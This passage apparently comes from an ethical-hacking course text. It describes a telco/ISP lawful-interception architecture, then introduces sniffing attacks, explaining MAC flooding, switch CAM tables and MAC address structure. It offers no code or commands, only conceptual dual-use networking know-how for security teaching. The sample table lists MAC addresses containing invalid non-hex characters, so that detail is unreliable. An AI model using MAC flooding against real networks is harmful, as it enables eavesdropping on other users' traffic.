to standardize this type of procedure for interception.

The figure shows the telco/ISP lawful solution provided by the Decision Computer Group. The solution consists of one tap/access switch and multiple systems for the reconstruction of intercepted data. The tap/access switch collects traffic from the Internet service provider (ISP) network, sorts the traffic by IP domain, and serves it to E-Detective (ED) systems that decode and reconstruct the intercepted traffic into its original format. The tool performs this with the help of supporting protocols such as POP3, IMAP, SMTP, P2P and FTP, and telnet. The Centralized Management Server (CMS) manages all the ED systems.




1
Court order/request for wiretap
Service Provider
Legal Authority
System for real-time reconstruction of intercepted data
3
2
Service provider sets an access switch/tap on exchange router
Access Switch/Tap
4
6
Storage System
Exchange Router
User 1
User 2
User 3
Law enforcement agencies can access intercepted data whenever required
5
Central Management Server (CMS)
Internet

Figure 8.14: Telco/ISP lawful solution



LO#02: Demonstrate Different Sniffing Techniques

Sniffing Technique: MAC Attacks


Attackers use various sniffing techniques, such as MAC attacks, DHCP attacks, ARP poisoning, spoofing attacks, and DNS poisoning, to steal and manipulate sensitive data. Attackers use these techniques to gain control over a target network by reading captured data packets and then using that information to break into the network.

This section discusses MAC attacks or MAC flooding. Attackers use the MAC flooding technique to force a switch to act as a hub, so that they can easily sniff the traffic.

MAC Address/CAM Table

- Each switch has a **fixed-size dynamic Content Addressable Memory (CAM) table**
- The CAM table **stores information** such as MAC addresses available on physical ports with their associated virtual LAN (VLAN) parameters

MAC Address



CAM Table

vlan	MAC Add	Type	Learn	Age	Ports
255	00:d3:ad:34:12:3g	Dynamic	Yes	0	Gi5/2
5	as:23:df:45:45:t6	Dynamic	Yes	0	Gi2/5
5	er:23:23:er:t5:e3	Dynamic	Yes	0	Gi1/6

MAC Address

A MAC address uniquely identifies each node of a network. Each device in the network has a MAC address associated with a physical port on the network switch, which makes it possible to designate a specific single point of the network. MAC addresses are used as network addresses for most IEEE 802 network technologies, including Ethernet. Logically, the MAC protocol in the OSI reference model uses MAC addresses for information transfer.

A MAC address comprises 48 bits that are split into two sections, each containing 24 bits. The first section contains the ID number of the organization that manufactured the adapter and is called the organizationally unique identifier (OUI). The next section contains the serial number assigned to the NIC adapter and is called the NIC specific.

The MAC address contains 12-digit hexadecimal numbers, divided into three or six groups. The first six digits indicate the manufacturer, while the next six digits indicate the adapter's serial number. For example, consider the MAC address D4-BE-D9-14-C8-29. The first six digits, i.e., D4BED9, indicate the manufacturer (Dell, Inc.), and the next six digits, 14C829, indicate the serial number of the adapter.

